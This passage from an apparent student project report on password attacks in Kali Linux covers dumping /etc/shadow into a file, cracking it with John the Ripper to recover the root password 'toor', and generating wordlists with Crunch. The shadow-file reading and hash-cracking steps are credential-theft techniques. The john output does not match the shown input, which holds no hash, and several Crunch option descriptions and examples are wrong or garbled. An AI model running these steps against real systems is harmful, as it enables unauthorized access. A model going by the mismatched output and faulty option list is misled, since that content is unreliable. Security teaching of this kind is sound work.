colord:*:19066:0:99999:7:::
geoclue:*:19066:0:99999:7:::
Debian-gdm:*:19066:0:99999:7:::
king-phisher:*:19066:0:99999:7:::
```

ii. Copy all the values in the shadow file and add it in another file which I have named hashcrack.txt.



```
┌──(root㉿kali)-[~]
└─# cat > hashcrack.txt
root:!:19066:0:99999:7:::
daemon:*:19066:0:99999:7:::
bin:*:19066:0:99999:7:::
sys:*:19066:0:99999:7:::
sync:*:19066:0:99999:7:::
games:*:19066:0:99999:7:::
man:*:19066:0:99999:7:::
lp:*:19066:0:99999:7:::
mail:*:19066:0:99999:7:::
news:*:19066:0:99999:7:::
uucp:*:19066:0:99999:7:::
proxy:*:19066:0:99999:7:::
www-data:*:19066:0:99999:7:::
backup:*:19066:0:99999:7:::
list:*:19066:0:99999:7:::
irc:*:19066:0:99999:7:::
gnats:*:19066:0:99999:7:::
nobody:*:19066:0:99999:7:::
systemd-network:*:19066:0:99999:7:::
systemd-resolve:*:19066:0:99999:7:::
_apt:*:19066:0:99999:7:::
mysql:!:19066:0:99999:7:::
tss:*:19066:0:99999:7:::
strongswan:*:19066:0:99999:7:::
systemd-timesync:*:19066:0:99999:7:::
redsocks:!:19066:0:99999:7:::
rwhod:*:19066:0:99999:7:::
iodine:*:19066:0:99999:7:::
messagebus:*:19066:0:99999:7:::
miredo:*:19066:0:99999:7:::
_rpc:*:19066:0:99999:7:::
usbmux:*:19066:0:99999:7:::
tcpdump:*:19066:0:99999:7:::
rtkit:*:19066:0:99999:7:::
sshd:*:19066:0:99999:7:::
dnsmasq:*:19066:0:99999:7:::
statd:*:19066:0:99999:7:::
avahi:*:19066:0:99999:7:::
nm-openvpn:*:19066:0:99999:7:::
stunnel4:!:19066:0:99999:7:::
nm-openconnect:*:19066:0:99999:7:::
Debian-snmp:!:19066:0:99999:7:::
speech-dispatcher:!:19066:0:99999:7:::
sslh:!:19066:0:99999:7:::
postgres:*:19066:0:99999:7:::
pulse:*:19066:0:99999:7:::
saned:*:19066:0:99999:7:::
inetsim:*:19066:0:99999:7:::
lightdm:*:19066:0:99999:7:::
colord:*:19066:0:99999:7:::
geoclue:*:19066:0:99999:7:::
```

iii. Then type the command: john hashcrack.txt to perform password cracking on the hashes present in the hashcrack.txt file.



```
root@kali:~# john hashcrack.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
toor             (root)
1g 0:00:00:00 DONE 1/3 (2020-05-02 07:56) 20.00g/s 1100p/s 1100c/s 1100C/s R99999r99999..RootRoot
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

e. Crunch

Crunch is a command-line utility in Kali Linux and other Unix-like operating systems that is used for generating custom wordlists or password dictionaries. It allows users to create wordlists with specific characteristics such as length, character sets, and patterns, which are useful for password cracking, penetration testing, and security assessments.

Here is a basic syntax and example of using Crunch


```
crunch <min> <max> [options] -o <output_file>
```

- **<min> and <max>:** Specify the minimum and maximum length of the words in the generated list.
- **[options]:** Additional options for customizing the wordlist, such as character sets, patterns, and more.
- **-o <output_file>:** Specify the output file where the generated wordlist will be saved.

Common options for crunch include:

- **-t pattern:** Specify a pattern for the generated words. For example, -t @@hello@@ generates words like "aaahelloaa," "abchelloab," etc.
- **-o output_file:** Specify the output file for the generated wordlist.
- **-c charset:** Specify a custom character set. For example, -c abc123 generates words using only the characters 'a', 'b', 'c', '1', '2', and '3'.
- **-s start_string:** Specify a starting string for the words.
- **-l:** Generate all possible combinations of lowercase letters.
- **-u:** Generate all possible combinations of uppercase letters.
- **-d:** Generate all possible combinations of numeric digits.
- **-b:** Generate all possible combinations of uppercase and lowercase letters.
- ****-p @%`:** Generate all possible combinations of uppercase and lowercase letters and numeric digits.

i. Let us write command: crunch 6 6 0123456789ABCDEF –o test.txt. This creates a wordlist containing characters from 0-9 and A-F.




```
┌──(root㉿kali)-[~]
└─# crunch 6 6 0123456789ABCDEF -o test.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216

crunch: 100% completed generating output
```

ii. We can also make special combinations for password list.

- , : Uppercase letter
- @ : Lowercase letter
- ^ : Special character
- % : Numeric

The passwords in test2.txt are of the form of 2 uppercase letters, then 2 lowercase letters, then 2 special characters and lastly 2 numbers.



```
┌──(root㉿kali)-[~]
└─# crunch 8 8 -t ,,@@^^%% -o test2.txt
Crunch will now generate the following amount of data: 447882177600 bytes
427133 MB
417 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 49764686400
```

5.Conclusion

This project has successfully achieved its objectives in assessing the robustness of password security systems. The combination of advanced hacking tools, including Hydra, auxiliary modules, NSE scripts, John the Ripper, and Crunch, provided a comprehensive analysis of password protection mechanisms commonly used in various systems. By leveraging systematic password attack simulations, the study gained insights into the effectiveness of current security measures.

The implementation of Hydra and auxiliary modules facilitated brute force and dictionary attacks, allowing for the identification of weak passwords and vulnerabilities in password policies. NSE scripts extended the assessment to network scanning, providing valuable information about potential targets for password attacks. John the Ripper contributed to the analysis of password hashes, highlighting the strengths and weaknesses of hashing algorithms. The customized password generation using Crunch enhanced the project's comprehensiveness, creating targeted password lists to simulate real-world attack scenarios. This aspect, combined with ethical considerations, ensured a responsible and controlled testing environment.

In conclusion, the study offers insightful information to the ongoing efforts to enhance password security procedures. The findings empower cybersecurity professionals, system administrators, and organizations to implement effective countermeasures against unauthorized access and potential security breaches. The project aligns with ethical hacking principles and serves as a valuable resource in the continual pursuit of robust password protection in the digital landscape.